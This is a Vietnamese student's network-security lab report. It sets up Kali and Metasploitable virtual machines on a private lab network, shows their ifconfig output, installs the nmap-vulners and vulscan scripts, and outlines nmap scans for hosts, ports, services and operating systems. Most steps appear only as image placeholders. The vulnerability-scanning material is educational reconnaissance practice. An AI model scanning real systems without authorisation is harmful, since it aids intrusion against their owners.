HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

KHOA AN TOÀN THÔNG TIN

MÔN HỌC: AN TOÀN MẠNG

BÁO CÁO THỰC HÀNH BÀI 2


Giảng viên hướng dẫn: Hoàng Xuân Dậu


Sinh viên: Hoàng Trung Kiên – B20DCAT098

Hà Nội – 11/2023


1. Đổi tên máy


Máy Kali





Máy Meta






Địa chỉ IP máy Meta: 192.168.100.131

```
msfadmin@B20AT098-Kien-Meta:~$ cat /etc/hostname
B20AT098-Kien-Meta
msfadmin@B20AT098-Kien-Meta:~$ date
Tue Oct 31 08:30:21 EDT 2023
msfadmin@B20AT098-Kien-Meta:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:25:21:9e
          inet addr:192.168.100.131  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe25:219e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:61 errors:0 dropped:0 overruns:0 frame:0
          TX packets:106 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5943 (5.8 KB)  TX bytes:13255 (12.9 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:167 errors:0 dropped:0 overruns:0 frame:0
          TX packets:167 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:56533 (55.2 KB)  TX bytes:56533 (55.2 KB)

msfadmin@B20AT098-Kien-Meta:~$
```


Địa chỉ IP máy Kali: 192.168.100.130

```
┌──(kali㉿B20AT098-Kien-Kali)-[~/Desktop]
└─$ date
Tue Oct 31 07:31:30 PM +07 2023

┌──(kali㉿B20AT098-Kien-Kali)-[~/Desktop]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.130  netmask 255.255.255.0  broadcast 192.168.100.255
        inet6 fe80::8804:9aea:c32f:ba81  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:4b:63:8b  txqueuelen 1000  (Ethernet)
        RX packets 1283  bytes 122150 (119.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1287  bytes 100775 (98.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Ping từ máy Kali đến máy Meta




Ping từ máy Meta đến máy Kali




2. Kiểm tra và cài đặt các NSE scripts cho nmap


Kiểm tra các NSE scripts có sẵn cho nmap: cd /usr/share/nmap/scripts




Cài đặt CSDL nmap-vulners




Cài đặt CSDL vulscan




3. Rà quét để tìm thông tin về host, cổng, dịch vụ và HĐH sử dụng nmap






Tìm các cổng đang hoạt động trên 1 host (thực hiện với máy Meta và 2 IP hoạt động)




Tìm thông tin các dịch vụ đang chạy và hệ điều hành của host

